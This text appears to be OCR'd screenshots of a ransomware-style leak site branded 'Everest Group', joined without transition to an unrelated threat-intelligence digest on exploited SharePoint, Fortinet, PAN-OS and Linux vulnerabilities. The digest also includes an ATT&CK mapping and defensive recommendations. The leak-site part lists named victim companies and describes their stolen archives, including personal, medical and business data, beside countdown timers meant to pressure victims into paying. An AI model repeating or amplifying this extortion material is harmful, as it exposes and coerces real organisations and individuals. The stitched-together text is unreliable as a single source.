

Everest Group
Chronicle
Leaked DBs
About
Chronicle
Search by title...
Stadler Rail
Mansfield Family Dentistry
Powerweave
Omnicell
Ingersoll Rand
Aptara
Al-Futtaim Group
Rx Networks
tests, road-test results, monitoring documentation and presentations prepared for customers and ION GNSS+.
The product and service environment includes location.io, GPStream GRN, GPStream PGPS, XYBRID RT, XYBRID Synchro, XYBRID Cloud, XYBRID SUPL LE, Quincy, Albany, Hector, E2 and ZED-related technology.
GPStream materials cover real-time and predicted GNSS ephemeris delivery, HTTP interfaces, RINEX interfaces, seed-data formats and customer integration.
XYBRID materials cover hybrid positioning, cellular and Wi-Fi location, real-time services, synchronization, cloud delivery and SUPL-based assistance.
ZED materials include a barometric-service development partnership, architecture documents, product briefs and a separate patent family.
3. Orbit, Clock and Extended Ephemeris Technology
Orbit and clock prediction is one of the technical areas in the archive.



Everest Group
Chronicle
Leaked DBs
About
Chronicle
Search by title...
Oasis Legal Group
Formulatrix
Frost Bank
Indonesia's Customs Analytics Platform
Rehab Clinics Group Ltd
Fiserv
Epiq Global
Omnicell
5,701 OPENS
The files will be published after the timer counts down. The company still has time to get in touch with us
This post unlocks when the timer ends.
02
15
0
omnicell.com 1 TB DataBase



Everest Group
Chronicle
Leaked DBs
About
Chronicle
Search by title...
Stadler Rail
Mansfield Family Dentistry
Powerweave
Omnicell
Ingersoll Rand
Aptara
Al-Futtaim Group
Powerweave
Request.
- Not confirmed without the original file: actual password values, order numbers, names of individuals, addresses, invoice amounts, contract text, medical fields, database contents.
- A company name in a folder confirms an operational association with the data, but does not always prove a direct contract. The entity may be a client, a supplier brand, a subcontractor, a test storefront, or a website owner.
Completeness limitation. A total of 686 archives were not opened, and 890,179 entries inside archives have no identified size. The identified companies, databases, emails, and order records therefore represent a minimum confirmed picture rather than an absolute maximum.
3. Powerweave: Company Profile and Nature of the Client Environment
Powerweave Group presents itself as a provider of digital transformation, e-commerce, procurement, ERP, and business services.


Everest Group
News
Parque Eólico Toabré - Database Leaked
PT Brantas Abipraya - Database Leaked
Straight Line Logistics - Database Leaked
First Priority Group - Database Leaked
Hyundai Elevator - Database Leaked
UD Trucks - Database Leaked
McDonalds India - Database Leaked
Bolttech - Database Leaked
information about employees or associated individuals, and other sensitive third-party data.
The archive also contains private and family materials mixed with business records. This includes photographs, family folders, real estate documents, property records and other personal materials.


Everest Group
Chronicle
Leaked DBs
About
Chronicle
Search by title...
Stadler Rail
Mansfield Family Dentistry
Powerweave
Omnicell
Ingersoll Rand
Aptara
Al-Futtaim Group
EPM
geo-analytics by branches.
CARTERA_DIFERIDA.pbix (27.4 MB) - Deferred debt: % of deferrals, segmentation by variables, clustering, collection routes and priorities.
CMI_CARTERA.pbix (8.92 MB) - Detailed CMI analysis: dynamics of CMI by periods, segmentation by delinquency ranges, debt status, average indicators and branches.
CMI_INDICADORES_FULL.pbix (654.15 MB) - Full CMI indicators model: complete debt control, clustering, forecasting of problematic clients, geo-analytics.
CMI_INDICADORES_MOROSOS_FILIALES.pbix (42.95 MB) - Overdue clients by branches: trends of average indicators, segmentation by services, branch control.
CMI_INDICADORES_MOROSOS_RANGO_MORA.pbix (2.73 MB) - Delinquencies by ranges: trends in % of overdue debt, segmentation and risk analysis by delinquency days.


Everest Group
Chronicle
Leaked DBs
About
Chronicle
Search by title...
Epiq Global
TSYS
Symcor
Liberty Mutual Insurance
VVO Finance
Spedition Kern
Advanced Psychiatry Associates
AKM Enterprises INC
11,318 OPENS
akm-ai.com 94 GB DataBase
The data represents a large body of internal technical, operational, client, and commercial information related to oil and gas drilling, RTOC / remote drilling operations, well planning, directional drilling, drilling analytics, and support for upstream oil and gas clients.
The index file lists 90,543 files with a total size of 94.15 GB.
The dataset covers well plans, drilling procedures, daily drilling reports, end-of-well reports, BHA reports, survey files, WITSML, XML and CSV operational data, drilling performance charts, active well lists, rig and client trackers, AFE and cost files, planning analysis materials, RTOC healthcheck reports, issue trackers, onboarding documents, access-


Everest Group
Chronicle
Leaked DBs
About
Chronicle
Search by title...
Stadler Rail
Mansfield Family Dentistry
Powerweave
Omnicell
Ingersoll Rand
Aptara
Al-Futtaim Group
Formulatrix
GB. The separate GitLab/source archive layer contains 19 GB and includes repository-style archives with source code, build files, firmware, tests, datasets, Web/UI files, device definitions and development assets.
A large portion of the materials is linked to products and workflows used in laboratory automation. The recurring product lines include F.A.S.T., FLO/FLO CELL, MANTIS, TEMPEST, RockMaker, RockImager, SONICC, FORMULATOR, NT8, uPULSE, AutoPulse, Rover, STACK, Scheduler, Carousel, Cellmatic, ReagentExchanger, MUVIS, qPCR and Constellation.
The liquid-handling block contains files and repositories for automated liquid transfer and dispensing. F.A.S.T. is connected to high-throughput positive-displacement transfer. FLO/FLO CELL is connected to configurable liquid-handling and cell-protocol workflows. MANTIS and TEMPEST are connected to microfluidic and non-contact dispensing workflows, including assay development, qPCR plate preparation, cell dispensing and high-throughput screening application notes.


Everest Group
Chronicle
Leaked DBs
About
Chronicle
Search by title...
Rehab Clinics Group Ltd
Fiserv
Epiq Global
TSYS
Symcor
Liberty Mutual Insurance
VVO Finance
Oasis Legal Group
11,555 OPENS
The files will be published after the timer counts down. The company still has time to get in touch with us
soon
oasislg.com DataBase
PII (personal and identification data)

Major Vulnerability & Exploit Intel

Enterprise Network & Infrastructure

Active SharePoint exploits expand beyond one bug

CVE-2026-58644 is a remote code execution vulnerability in SharePoint (CVSS not specified) that allows attackers with Site Owner-level access to run arbitrary code on a SharePoint server. Exploitation results from deserialization of untrusted data, enabling full server compromise. Attackers are actively exploiting this vulnerability in the wild, and CISA also flagged **CVE-2026-32201, CVE-2026-45659,** and **CVE-2026-56164** as actively exploited. Mandiant/Google FLARE linked **CVE-2026-56164** to real-world attacks. A security update is available, and impacted deployments include SharePoint Server 2016, SharePoint Server 2019, and SharePoint Server Subscription Edition.

Hackers exploit FortiSandbox command injection bugs

CVE-2026-25089 and **CVE-2026-39808** are command injection vulnerabilities in Fortinet FortiSandbox appliances, both with critical severity. Successful exploitation allows unauthenticated attackers to execute arbitrary commands on the underlying server, turning malware-analysis appliances into entry points for broader compromise. Attackers are actively exploiting these vulnerabilities in the wild, as confirmed by CISA. CISA added these flaws to its Known Exploited Vulnerabilities catalog, highlighting their widespread use and targeting. Fortinet released updates in April and June 2026 to address the flaws. Affected products include **FortiSandbox, FortiSandbox Cloud, and FortiSandbox PaaS**.

SharePoint bugs let hackers breach servers CVE-2026-32201, CVE-2026-45659, CVE-2026-56164)

CVE-2026-32201, CVE-2026-45659, and CVE-2026-56164 are vulnerabilities in Microsoft SharePoint Server that allow attackers to **bypass authentication, execute code remotely, and maintain persistence**. Exploitation of these CVEs can result in data theft, unauthorized access, and malware deployment on high-value document repositories. Attackers are actively exploiting these vulnerabilities in the wild. CISA added the CVEs to its Known Exploited Vulnerabilities Catalog on April 14, July 1, and July 14, and Shadowserver reports nearly 10,000 internet-exposed SharePoint servers, with over 800 unpatched against CVE-2026-32201 and CVE-2026-45659. Microsoft has released patches and recommends enabling AMSI integration and Microsoft Defender Antivirus detections; federal agencies must secure affected servers by July 17 under Binding Operational Directive 26-04.

Actively exploited Microsoft ADFS and SharePoint bugs

CVE-2026-56155 (*insufficient access control in Active Directory Federation Services*) and **CVE-2026-56164** (*missing authentication in SharePoint Server*) are server-side vulnerabilities with active exploitation. Successful exploitation can grant attackers elevated access, leading to unauthorized data exposure and follow-on compromise. Attackers are already exploiting these bugs in the wild. CISA added both CVEs to its KEV catalog, and Microsoft addressed them in the July 2026 Patch Tuesday updates. Organizations must apply the July 2026 updates, with a federal deadline of July 28, 2026, for CVE-2026-56155. All environments running affected Microsoft services are at risk until patched.

bypass vulnerability in Palo Alto Networks PAN-OS GlobalProtect

CVE-2026-0257 is a critical authentication bypass vulnerability in **Palo Alto Networks PAN-OS GlobalProtect** portal and gateway, with a CVSS score not specified in the source. Successful exploitation allows attackers to establish unauthorized VPN sessions and deploy **Qilin** ransomware. CVE-2026-0257 is actively exploited in the wild, exploitation beginning on May

17 and intrusions involving registry Run keys, remote access tools, credential dumping, and lateral movement. Security updates released on May 13 provide a fix, and response actions include terminating active GlobalProtect sessions, rotating domain credentials, monitoring execution from *C:\PerfLogs*, and forwarding Windows Event Logs to a SIEM.

Microsoft July 2026 Patch Tuesday

Microsoft's July Security Update addresses **663 vulnerabilities, including 59 Critical flaws and three actively exploited zero-day vulnerabilities**. The release resolves multiple Remote Code Execution (RCE), Elevation of Privilege (EoP), Authentication Bypass, and Information Disclosure vulnerabilities affecting Windows, Microsoft Office, SharePoint, Hyper-V, Active Directory Federation Services (AD FS), and other Microsoft products. Given the severity of these vulnerabilities and the inclusion of several in the CISA Known Exploited Vulnerabilities (KEV) Catalog, organizations are strongly advised to prioritize the immediate deployment of the security updates to reduce the risk of active exploitation.

Reference: https://msrc.microsoft.com/update-guide/releaseNote/2026-Jul

Open Source & Enterprise Applications

CVE-2026-53359 | Linux KVM Guest-to-Host Escape

CVE-2026-53359 is a critical guest-to-host escape vulnerability (CVSS 9.3) affecting **Linux Kernel-based Virtual Machine** (KVM) environments. Successful exploitation allows an attacker to break out of a guest virtual machine, compromise the underlying hypervisor, and execute arbitrary code on the host system, potentially leading to full host takeover and compromise of other hosted virtual machines. Given the severity of vulnerability, organizations operating KVM-based virtualization infrastructure should prioritize applying vendor-issued security patches and updates to mitigate the risk of hypervisor compromise.

CVE-2026-43499 | GhostLock Linux Kernel Privilege Escalation

CVE-2026-43499 (GhostLock) is a high-severity local privilege escalation vulnerability affecting the **Linux Kernel's rtmutex/futex** Priority Inheritance implementation. Successful exploitation allows a local attacker to escalate privileges to root, potentially leading to container escape and complete system compromise. The vulnerability has been publicly disclosed, and **Linux vendors have released backported security fixes**. Organizations are advised to apply the available patches promptly to mitigate the risk of privilege escalation and unauthorized system access.

CVE-2026-12184 | PHP TLS Stream Handling Denial of Service

CVE-2026-12184 is a medium-severity vulnerability **affecting PHP's TLS stream handling**, caused by improper error handling during TLS session initialization. An attacker can exploit this flaw to trigger application crashes, potentially resulting in denial-of-service (DoS) conditions that **disrupt the availability of PHP-based web applications**. While no code execution is involved, vulnerability can impact service reliability in environments using affected PHP versions. **PHP has released security updates for supported versions**, and organizations are advised to apply the latest patches to mitigate the risk.

Google Chrome Security Update (July 2026)

Google Chrome Security Update (July 2026): Google has released an emergency update addressing 27 vulnerabilities, including high-severity flaws in the V8 JavaScript engine. Exploitation could lead to browser compromise, arbitrary code execution, sandbox escape, and credential theft. Organizations should promptly update all managed Chrome installations to the latest stable version.

MITRE ATT&CK Mapping

ATT&CK Tactic	Techniques Observed	Observed in July 2026
Initial Access	T1566 Phishing, T1190 Exploit Public-Facing Application, T1133 External Remote Services	Qilin VPN exploitation, Pink Vishing, Armored Likho phishing, JADEPUFFER Langflow exploitation
Execution	T1059 Command & Scripting Interpreter, T1204 User Execution	BusySnake execution, PowerShell/Python abuse, AI-generated loaders
Persistence	T1053 Scheduled Task, T1098 Account Manipulation, T1505 Server Components	BusySnake scheduled tasks, Router persistence, Cloud account abuse
Privilege Escalation	T1068 Exploitation for Privilege Escalation, T1548 Abuse Elevation Control Mechanism	VPN appliance compromise, Router privilege abuse, Cloud privilege escalation
Defense Evasion	T1027 Obfuscated Files, T1140 De-obfuscation, T1218 Signed Binary Proxy Execution	PyArmor obfuscation, Anti-analysis techniques, Legitimate administration tools
Credential Access	T1110 Brute Force, T1555 Credentials from Password Stores, T1556 Modify Authentication Process	Browser credential theft, Microsoft 365 token theft, BusySnake credential harvesting
Discovery	T1082 System Information Discovery, T1018 Remote System Discovery, T1046 Network Service Discovery	Router reconnaissance, Enterprise enumeration, Cloud asset discovery
Lateral Movement	T1021 Remote Services, T1570 Lateral Tool Transfer, T1550 Use Alternate Authentication Material	VPN sessions, Remote administration, Internal movement after compromise
Collection	T1005 Data from Local System, T1114 Email Collection, T1530 Data from Cloud Storage	Browser data, Documents, Customer databases, Cloud repositories
Command & Control	T1071 Application Layer Protocol, T1105 Ingress Tool Transfer	Telegram API C2, Reverse SSH tunnels, HTTPS-based C2 infrastructure
Exfiltration	T1041 Exfiltration Over C2 Channel, T1567 Exfiltration to Cloud Storage	RapidFort data theft, Bank of Baroda breach, Cloud repository exfiltration
Impact	T1486 Data Encrypted for Impact, T1499 Endpoint DoS, T1531 Account Access Removal	Ransomware encryption, DDoS campaigns, Data extortion, Public leak sites

Recommendations

Cloud & Identity Security

- Enforce phishing-resistant Multi-Factor Authentication (MFA) and adopt passkey-based authentication where appropriate.
- Monitor OAuth applications, authentication tokens, and Microsoft 365 sign-in anomalies.
- Rotate exposed credentials, API keys, VPN certificates, and cloud service accounts immediately after suspected compromise.
- Remember whitelisting rule for accessing internet facing production assets.
- Apply least-privilege access across cloud identities, repositories, and CI/CD environments.
- Delete cloud resources if not in use.

Infrastructure & Vulnerability Management

- Prioritize remediation of internet-facing vulnerabilities, particularly VPN appliances, SharePoint, Active Directory Federation Services (ADFS), Chrome, Fortinet, and network infrastructure devices.
- Disable unnecessary management services, enforce secure router configurations, and replace default SNMP credentials.
- Continuously monitor for exploitation attempts against publicly exposed applications and network devices.
- Maintain a comprehensive asset inventory and ensure internet-facing systems are regularly updated with the latest security patches.
- Adopt a Zero Trust approach by implementing least-privilege access, network segmentation, and periodic reviews of user and service account permissions.

Email & Endpoint Protection

- Strengthen email security controls to detect phishing, vishing, malicious attachments, and credential harvesting campaigns.
- Deploy Endpoint Detection and Response (EDR) capable of identifying credential theft, reverse SSH activity, scheduled task abuse, and Python/PowerShell execution.
- Conduct periodical phishing awareness training covering device-code phishing, passkey enrollment abuse, and AI-generated social engineering techniques.

Appendix

Threat Actors Observed

Threat Actor	Motivation	Primary Activity
Qilin	Financial	VPN exploitation, ransomware, double extortion
Armored Likho	Espionage / Financial	BusySnake malware, spear phishing
TeamPCP	Financial	Supply chain compromise, cloud data theft
JADEPUFFER	Financial	AI-driven ransomware and database extortion
Triple X	Financial	Data theft and public data leaks
FSB Center 16	Nation State (Russia)	Router compromise and network persistence
East Asia-linked Threat Actor	Espionage	Government cyber espionage
O-UNC-066	Financial	Microsoft 365 device-code phishing
Handala Hack Team	Hacktivist	Credential abuse and destructive attacks
Cyber Fattah / Killnet / NoName057(16)	Hacktivist	DDoS and hack-and-leak operations

Malware Families Observed

Malware	Category
BusySnake Stealer	Information Stealer
TELESHIM	Backdoor
MIXEDKEY	Loader / Reflective Loader
BINDCLOAK	Backdoor
SharkLoader	Loader
SharpGPOAbuse	Post-Exploitation Tool
EKZ Infostealer	Information Stealer
ModeloRAT	Remote Access Trojan
Searchall	Information Gathering Tool

Acronyms

Acronym	Meaning
ADFS	Active Directory Federation Services
AITM	Adversary-in-the-Middle
AMSI	Antimalware Scan Interface
BIP-39	Bitcoin Improvement Proposal 39 (Mnemonic Code for Generating Deterministic Keys)
C2	Command and Control
CIS	Commonwealth of Independent States
CKYC	Central Know Your Customer
EoP	Elevation of Privilege
ESXi	VMware ESXi Hypervisor
KVM	Kernel-based Virtual Machine
LNK	Windows Shortcut File
MFA	Multi-Factor Authentication
OIDC	OpenID Connect
OAuth	Open Authorization Framework
PAN-OS	Palo Alto Networks Operating System
PHP	Hypertext Preprocessor
PyPI	Python Package Index
RaaS	Ransomware-as-a-Service
RCE	Remote Code Execution
TFTP	Trivial File Transfer Protocol
TOTP	Time-based One-Time Password
V8	Google Chrome JavaScript Engine
WMI	Windows Management Instrumentation